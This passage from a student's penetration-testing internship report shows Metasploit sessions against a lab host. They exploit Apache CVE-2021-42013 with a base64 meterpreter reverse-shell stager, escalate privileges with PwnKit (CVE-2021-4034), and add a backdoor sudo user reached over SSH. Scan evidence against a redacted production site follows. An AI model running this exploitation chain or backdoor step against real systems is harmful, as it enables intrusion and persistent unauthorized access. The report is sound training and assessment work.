msf6 exploit(multi/http/apache_normalize_path_rce) > set TARGETURI /cgi-bin
TARGETURI => /cgi-bin
msf6 exploit(multi/http/apache_normalize_path_rce) > set DEPTH 5
DEPTH => 5
msf6 exploit(multi/http/apache_normalize_path_rce) > set VERBOSE true
VERBOSE => true
msf6 exploit(multi/http/apache_normalize_path_rce) > check
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.69.138:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[+] 192.168.69.138:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_normalize_path_rce) > 
```

Figure 54: input modification into msfconsole module

These are my configurations and we can use command “check” the exploitation.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run
[*] Started reverse TCP handler on 192.168.69.15:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.69.138:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.69.138:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.69.138:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] http://192.168.69.138:80 - Generated command payload: echo f0VMRgIBAQAAAAAAAAAAAAAIPgABAAAAeABAAAAABf
AAAAAAAAAAAAAAAA+gAAAAAAAAAB8AQAAAAAAAAAAAAAAAMf9qCViZthBIidZNMclqIkFaagdaDwVInCB4UWoKQVLqailYmWoCX2oBXg8FS
2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAe03/5g== | base64 -d > /tmp/cruHc; chmod +x /tmp/cruHc; /tmp/cruHc; rm
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (3045380 bytes) to 192.168.69.138
[*] Meterpreter session 1 opened (192.168.69.15:4444 -> 192.168.69.138:39768) at 2025-05-28 23:00:08 -0500
[!] This exploit may require manual cleanup of '/tmp/cruHc' on the target

meterpreter > getuid
Server username: daemon
meterpreter > shell
Process 1469 created.
Channel 1 created.
whoami
daemon
pwd
/bin
sudo -l
sudo: no tty present and no askpass program specified
ls -la /
total 89
drwxr-xr-x 22 root root 4096 May 27 19:52 .
drwxr-xr-x 22 root root 4096 May 27 19:52 ..
drwxr-xr-x 2 root root 4096 May 27 19:55 bin
drwxr-xr-x 4 root root 1024 May 27 19:56 boot
drwxr-xr-x 17 root root 3960 May 28 19:55 dev
drwxr-xr-x 91 root root 4096 May 28 19:55 etc
drwxr-xr-x 4 root root 4096 May 27 20:24 home
lrwxrwxrwx 1 root root 33 May 27 19:52 initrd.img -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x 21 root root 4096 May 27 20:00 lib
drwxr-xr-x 2 root root 4096 May 27 20:00 lib64
drwx----- 2 root root 16384 May 27 19:52 lost+found
drwxr-xr-x 3 root root 4096 May 27 19:52 media
drwxr-xr-x 2 root root 4096 Apr 10 2014 mnt
drwxr-xr-x 2 root root 4096 Mar 4 2019 opt
dr-xr-xr-x 176 root root 0 May 28 19:55 proc
```

Figure 55: CVE-2021-42013 exploitation

The exploitation is run successfully, and we can use command like “getuid” to check the user and “shell” to connect to Terminal shell.

Then we check simple command to see what we can do like:

Command	What it does
whoami	Check user
pwd	Check the directory we’re
sudo -l	Check privileged permission
ls -la	Check the file directory and permission
netstat	Check the running service

Table 9: simple unix command lines

As the simple commands we enter above, we’re just the normal user that has no further permission. We need to be the user that has strong permission or **root** privilege to perform.

7.3.2. Exploit root privilege

The root privilege is a god in real world. This privilege can do anything on the system. We will check the system to see what are the other vulnerability.

```

exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/http/apache_normalize_path_rce) > sessions

Active sessions
=====

  Id  Name  Type                Information                Connection
  --  -
  1    meterpreter x64/linux daemon @ 192.168.69.138 192.168.69.15:4444 -> 192.168.69.138:39768 (192.168.69.138)

msf6 exploit(multi/http/apache_normalize_path_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : 192.168.69.138
OS           : Ubuntu 14.04 (Linux 4.4.0-142-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/http/apache_normalize_path_rce) >

```

Figure 56: msfconsole sessions command

Now we can exit and use command “background” to make it running in background and “sessions” to check the sessions. While in meterpreter, we can use “sysinfo” to check system info. As you can see, the OS is Ubuntu 14.04 and the Kernel is Linux 4.4.0-142-generic. Next we googled the Kernel version vulnerability again and can be seen as it’s vulnerable to **CVE-2021-4034**.

- Link: <https://nvd.nist.gov/vuln/detail/cve-2021-4034>
- Description: The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > search cve-2021-4034

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec 2022-01-25    excellent Yes     Local Privilege Escalation in polkits pkexec
1  \_ target: x86_64                                     .              .       .       .
2  \_ target: x86                                         .              .       .       .
3  \_ target: aarch64                                    .              .       .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
After interacting with a module you can manually set a TARGET with set TARGET 'aarch64'

msf6 exploit(multi/http/apache_normalize_path_rce) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

Name          Current Setting  Required  Description
-----
PKEXEC_PATH   no              The path to pkexec binary
SESSION       yes            The session to run this module on
WRITABLE_DIR  /tmp           A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
-----
LHOST        192.168.69.15   yes       The listen address (an interface may be specified)
LPORT        4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   x86_64
```

As you can see, it requires to input “SESSION” only and for “LPORT”, we have already used port 4444 for previous exploitation. So, we have to change.

```

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.69.15
LHOST => 192.168.69.15
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 4445
LPORT => 4445
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 192.168.69.15:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.kthpyijmc
[+] The target is vulnerable.
[*] Writing '/tmp/.rjqcwbxhylx/vkofzcen/vkofzcen.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.rjqcwbxhylx
[*] Sending stage (3045380 bytes) to 192.168.69.138
[+] Deleted /tmp/.rjqcwbxhylx/vkofzcen/vkofzcen.so
[+] Deleted /tmp/.rjqcwbxhylx/.hmcclujtmryg
[+] Deleted /tmp/.rjqcwbxhylx
[*] Meterpreter session 2 opened (192.168.69.15:4445 -> 192.168.69.138:60348) at 2025-05-28 23:25:38 -0500

meterpreter > getuid
Server username: root
meterpreter > shell
Process 1565 created.
Channel 1 created.
whoami
/bin/sh: 1: whoami: not found
whoami
root
pwd
/
sudo -l
Matching Defaults entries for root on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on ubuntu:
(ALL : ALL) ALL

```

Figure 58: CVE-2021-4034 exploitation

Now we exploited the root privilege. As we check “sudo -l”, we can see we have all permission.

7.3.3. Create user and remote access

Now we are **root**, we will create a user name pentester. And finally, we remote shell using SSH on Kali Terminal. The user I created will have the same permission as **root**.

```

meterpreter > getuid
Server username: root
meterpreter > shell
Process 1565 created.
Channel 1 created.
whoami
/bin/sh: 1: whoami: not found
whoami
root
pwd
/
sudo -l
Matching Defaults entries for root on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on ubuntu:
(ALL : ALL) ALL
useradd -s /bin/bash pentester
echo 'pentester:pentester123' | chpasswd
usermod -aG sudo pentester

```

Figure 59: Super admin user creation on Linux

Command:

- `useradd -s /bin/bash pentester`
- `echo 'pentester: pentester123' | chpasswd`
- `usermod -aG sudo pentester`

Let's SSH to that host:

```
(kali㉿kali)-[~]
$ ssh pentester@192.168.69.138
pentester@192.168.69.138's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Wed May 28 20:15:37 PDT 2025

System load:  0.0               Processes:    155
Usage of /:   8.7% of 17.34GB    Users logged in: 0
Memory usage: 5%               IP address for eth0: 192.168.69.138
Swap usage:  0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/pentester: No such file or directory
pentester@ubuntu:/$ sudo -l
[sudo] password for pentester:
Matching Defaults entries for pentester on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pentester may run the following commands on ubuntu:
    (ALL : ALL) ALL
pentester@ubuntu:/$
```

Figure 60: remote SSH target machine on Kali Linux



This means the exploitation is the concrete result to inform the stakeholder that we must fix the weakness of this type of system to make it more secure.

CHAPTER V: CONCLUSION

This internship helps me so much in cyber security skill especially penetration testing techniques that I can use it to perform in real world career.

For my project, I can identify the weakness and vulnerability check point of a system or web application. Furthermore, after I completed the penetration testing, I could use it to inform the stakeholder or the owner of the web application system. The testing environment is the running production. So, it might contain the sensitive data. Despite this, we have to follow our rule based on the penetration contract, the contract, NDA, and ROE. Previous chapter, I've shown you the weakness and choose the alternative environment for the exploitation since our stakeholder hadn't given any permission to exploit that help you all understand the consequences if the fixing is not been completed and by the anonymous attack.

1. Completed and Incomplete tasks

1.1. Complete tasks

The table below will show you the project tasks and subtasks that I've been completed follow the official duty of an intern at MTPC.

Task	Status
Perform vulnerabilities scanning on external web application	Completed
Analyze the vulnerability weakness and solution(optional)	Completed
Setup environment and choosing the suitable tools	Completed
Perform Pen testing on official MPTC UAT website	Completed
Creating report for stakeholder	Completed
Remediation web application	Completed
Perform pen testing on testing environment alternative applications	Completed

Table 10: completed tasks table

1.2. Incomplete task

Despite the completion tasks, I also have some incomplete tasks that is some of the main process the internship project. As I've mention earlier, the system that we perform penetration

is the running production and we have to be careful with our actions that we take. In main issue for my internship is the time limitations.

Task	Status
Stakeholder fix and respond	Incomplete
Published the official document of resolved web application	Incomplete

Table 11: incomplete tasks table

2. Strength and Weakness

I would say that, it is an awesome result that I have completed an internship at MPTC. As a student from ITC, I've learned a lots from people at my workplace to increase the knowledge or experience in the field on cybersecurity. I am appreciating to the practice work in real world scenario during these 4 months internship. Accomplished this project internship, make me explore one of the new skills. Exploration the training lab like HackTheBox and TryHackMe, are the key foundation to start in penetration testing or exploitation. I gained so many knowledge that guide me how to find, research, analyze, exploitation, prevent, give suggestion, and create the official penetration testing documentation. These are the key features that I could use for my next future career in this field. In fact, I have permission to performed penetration testing and made an official penetration report as a process of my internship.

The weaknesses of this internship are rules and time limitation. As an intern to work at MPTC for the first time, I could say it is a bit complicated. From the first task until the final task, it gets to be harder and harder. One of my intentions of this internship is the exploitation to find the weakness and the result to fill a report. It's seemed to be not a difficult task, but in real world scenario, it's a lot complicated and cannot do what we want. We all have to follow the rule and limit our actions that we take. Even we find the vulnerability, it doesn't mean the weakness can be exploited. This called false positive. And also, some vulnerability cannot be fixed due to technical issue if the weakness were fixed. That's why time duration is essential to my project. We have to understand the weakness and the consequences. If I still have more time I can say, my internship project will be completed successfully.

3. Experiences

Throughout my 4 months internship at MPTC, I have engaged a deep exploration in cybersecurity firm. Thanks to MPTC that provides me a valuable opportunity to work there and meet beautiful kindness colleagues who shares their experiences and knowledges to me. They

guide and improve my technical skills both soft skill and hard skill to face the challenges and adaptation to real-world environment. The hands-on experiences such as vulnerable assessment on 212 IP, and penetration testing by using both open-source and commercial tools such as Nessus Expert, NMAP, Burp-suite and a lot more, have interesting me to deep dive into cybersecurity field more. This project not only sharpened my education; it also enhanced my critical thinking and problem solving to the challenges I have faced. Working as individual and with a team, also enhancing my commination skill under one intention. And it is to make the system application stronger and most secure.

4. Challenges

To this internship, I have face some of difficulties such as:

- Learning more in new field
- Finding the vulnerabilities
- Understand the connection between web application and system infrastructure
- Finding the latest, accurate, and suitable tools
- Understand the actions we are about to do
- Exploitation limitation
- Time limitation

5. Conclusion

To my surprise, my internship went smoothly and completed successfully. Despite facing difficulties, I can still manage and achieve the internship requirements. This internship guided me through the field of penetration testing based on OWASP TOP 10. The usage of both open-source and commercial tools, are the contribution to accomplished this internship. Even though, I don't have permission to perform exploitation but I can make an official report and manage to find alternative testing environment to exploit and understand the result. This is really important for all fifth-year students at ITC to work in private or public sectors. Especially the students from GIC department who want to deep dive into cyber security field.


REFERENCE

- [1] zzhsec, “PentestTools-1: Awesome Pentest Tools Collection,” GitHub, [Online]. Available: <https://github.com/zzhsec/PentestTools-1>
- [2] arch3rPro, “PentestTools: Awesome Pentest Tools Collection,” GitHub, [Online]. Available: <https://github.com/arch3rPro/PentestTools>
- [3] arch3rPro, “Pentest-Windows: Windows11 Penetration Suite Toolkit,” GitHub, [Online]. Available: <https://github.com/arch3rPro/Pentest-Windows>
- [4] arch3rPro, “Pentest-Docker: A Home Cloud Container Platform Built For Learning Penetration And Network Security,” GitHub, [Online]. Available: <https://github.com/arch3rPro/Pentest-Docker>
- [5] arch3rPro, “PST-Files: Pentest Tools Files,” GitHub, [Online]. Available: <https://github.com/arch3rPro/PST-Files>
- [6] pentesttools-com, “pentesttools-com GitHub Repositories,” GitHub, [Online]. Available: <https://github.com/pentesttools-com>
- [7] Burp Suite Professional, CyberSecTools, [Online]. Available: <https://cybersectools.com/tools/burp-suite-professional>
- [8] Tenable, “Nessus Expert Data Sheet,” [Online]. Available: <https://www.tenable.com/data-sheets/nessus-expert>
- [9] National Institute of Standards and Technology (NIST), “SP 800-115: Technical Guide to Information Security Testing and Assessment,” [Online]. Available: <https://www.nist.gov/privacy-framework/nist-sp-800-115>
- [10] Cyphere, “NIST Penetration Testing | 800-53 Framework,” [Online]. Available: <https://thecyphere.com/blog/nist-penetration-testing/>
- [11] OWASP Foundation, “OWASP Web Security Testing Guide,” [Online]. Available: <https://owasp.org/www-project-web-security-testing-guide/>
- [12] Sapphire, “OWASP Methodology Security Testing Phases,” [Online]. Available: <https://www.sapphire.net/blogs-press-releases/owasp-methodology/>
- [13] CyberMaxx, “What is Penetration Testing? The Role of Pen Testing in Cybersecurity,” [Online]. Available: <https://www.cybermaxx.com/resources/what-is-penetration-testing/>
- [14] Upwork, “Penetration Tester Job Description Template 2025,” [Online]. Available: <https://www.upwork.com/hire/penetration-testers/job-description/>
- [15] VikingCloud, “Web Application Penetration Testing: Key Insights for Security,” VikingCloud Blog, Jan. 23, 2025. [Online]. Available: <https://www.vikingcloud.com/blog/web-application-penetration-testing>
- [16] Poespas Blog, “Identifying Web Application Vulnerabilities with Ethical Hacking: A Step-by-Step Overview,” Poespas Cybersecurity Blog, May 26, 2024. [Online]. Available: <https://blog.poespas.me/posts/2024/05/26/ethical-hacking-identifying-web-application-vulnerabilities/>

- [17] RSK Cyber Security, “Role of Ethical Hacking in Web App Security and Security Assurance,” RSK Cyber Security, Aug. 2, 2023. [Online]. Available: <https://rsk-cyber-security.com/security/what-role-does-ethical-hacking-play-in-web-application-penetration-testing-and-security-assurance/>
- [18] M. M. Kumar and R. S. Devi, “Testing for Security Weakness of Web Applications using Ethical Hacking,” in Proc. 2020 4th Int. Conf. Trends Electron. Informatics (ICOEI), Tirunelveli, India, Jun. 2020, pp. 354–361. [Online]. Available: https://www.researchgate.net/publication/343038606_Testing_for_Security_Weakness_of_Web_Applications_using_Ethical_Hacking
- [19] MDPI, “Detection of Web Cross-Site Scripting (XSS) Attacks,” Electronics, vol. 11, no. 14, p. 2212, Jul. 2022. [Online]. Available: <https://www.mdpi.com/2079-9292/11/14/2212>
- [20] SlidePlayer, “Web Penetration Testing and Ethical Hacking Application Discovery,” SlidePlayer, [Online]. Available: <https://slideplayer.com/slide/14170776/>
- [21] PortSwigger, “Burp Suite Professional,” [Online]. Available: <https://portswigger.net/burp/pro>
- [22] Tenable, “Nessus Expert,” [Online]. Available: <https://www.tenable.com/products/nessus/nessus-expert>
- [23] National Institute of Standards and Technology (NIST), “SP 800-53 Rev. 5: Security and Privacy Controls for Information Systems and Organizations,” [Online]. Available: <https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final>
- [24] OWASP Foundation, “OWASP Web Security Testing Guide - GitHub Repository,” [Online]. Available: <https://github.com/OWASP/wstg>
- [25] OWASP Foundation, “OWASP Web Security Testing Guide - Latest Version,” [Online]. Available: <https://owasp.org/www-project-web-security-testing-guide/latest/>
- [26] Cyphere, “NIST Penetration Testing | 800-53 Framework,” [Online]. Available: <https://thecyphere.com/blog/nist-penetration-testing/>
- [27] Sapphire, “OWASP Methodology Security Testing Phases,” [Online]. Available: <https://www.sapphire.net/blogs-press-releases/owasp-methodology/>
- [28] CyberMaxx, “What is Penetration Testing? The Role of Pen Testing in Cybersecurity,” [Online]. Available: <https://www.cybermaxx.com/resources/what-is-penetration-testing/>
- [29] Upwork, “Penetration Tester Job Description Template 2025,” [Online]. Available: <https://www.upwork.com/hire/penetration-testers/job-description/>
- [30] SlidePlayer, “Web Penetration Testing and Ethical Hacking Application Discovery,” [Online]. Available: <https://slideplayer.com/slide/14170776/>

APPENDIX

Appendix A: Evidence Screenshots of Plaintext login




```
POST [REDACTED] Login/login HTTP/1.1
Host: [REDACTED]
Cookie: culture=Ar; ASP.NET_SessionId=zncowxmc2s3eilxk2bnr5nvc
Content-Length: 1061
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: [REDACTED]
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: [REDACTED]
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=[REDACTED]&password=abc12&g-recaptcha-response=
```

Figure A.1: Plaintext login detection by Burp-Suite

A screenshot showing the request packet in Burp- which indicates that the request field sent to server side is not configure to encrypt.

Appendix B: Evidence Screenshots of outdated web-server



```
(kali@kali)-[~]
$ nmap --script vulners -sV -p 80,443 [REDACTED]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 03:38 CDT
Nmap scan report for [REDACTED]
Host is up (0.0093s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 8.5
|_ http-server-header: Microsoft-IIS/8.5
| vulners:
|   cpe:/a:microsoft:internet_information_services:8.5:
|_   CVE-2014-4078  5.1   https://vulners.com/cve/CVE-2014-4078
443/tcp    open  https?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.28 seconds
```

Figure B.1: Outdated Microsoft IIS

A screenshot showing the output of the Nmap command (`--script vulners -sV -p`) which indicates the web server is using Microsoft-IIS version 8.5.

The include flags:

- `--script vulners` : tells nmap to run the vulners NSE script
- `-sV` : scanning for service version
- `-p` : scanning for all ports

Appendix C: Evidence Screenshots of outdated SQL-server

```
(kali@kali)-[~]
└─$ nmap -p 1433 --script ms-sql-info [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 10:37 CDT
Nmap scan report for [redacted]
Host is up (0.012s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-info:
| [redacted]:1433:
|   Version:
|     name: Microsoft SQL Server 2016 SP2
|     number: 13.00.5026.00
|     Product: Microsoft SQL Server 2016
|     Service pack level: SP2
|     Post-SP patches applied: false
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
```

Figure C.1: Outdated Microsoft SQL server

A screenshot showing the output of the Nmap command (`--script ms-sql-info -p 1433`) which indicates the database is using Microsoft SQL version 2016 SP2.

The include flags:

- `--script ms-sql-info` : tells nmap to run the script that find the info of Microsoft-SQL
- `-p 1433` : manual to scan only port 1433

Appendix D: Evidence Screenshots of high risk open-ports

```
(kali@kali)-[~]
└─$ sudo nmap [redacted]
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 05:22 CDT
Illegal character(s) in hostname -- replacing with '*'
Nmap scan report for [redacted]
Host is up (0.0070s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 50.02 seconds
```

Figure D.1: Open sensitive ports detection by NMAP

A screenshot showing the output of the Nmap which indicates the target is open to show the open port that are sensitive to attacker.

Appendix E: Evidence Screenshots of insecure TLS usage

```
(kali@kali)-[~]
$ openssl s_client -connect [REDACTED] -tls1
Connecting to [REDACTED]
CONNECTED(00000003)
write:errno=104
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 0 bytes and written 140 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Protocol: TLSv1
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol : TLSv1
    Cipher   : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1742398166
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: no
---

(kali@kali)-[~]
$ openssl s_client -connect [REDACTED] -tls1_1
Connecting to [REDACTED]
CONNECTED(00000003)
write:errno=104
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 0 bytes and written 143 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Protocol: TLSv1.1
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol : TLSv1.1
    Cipher   : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    PSK identity: None
```

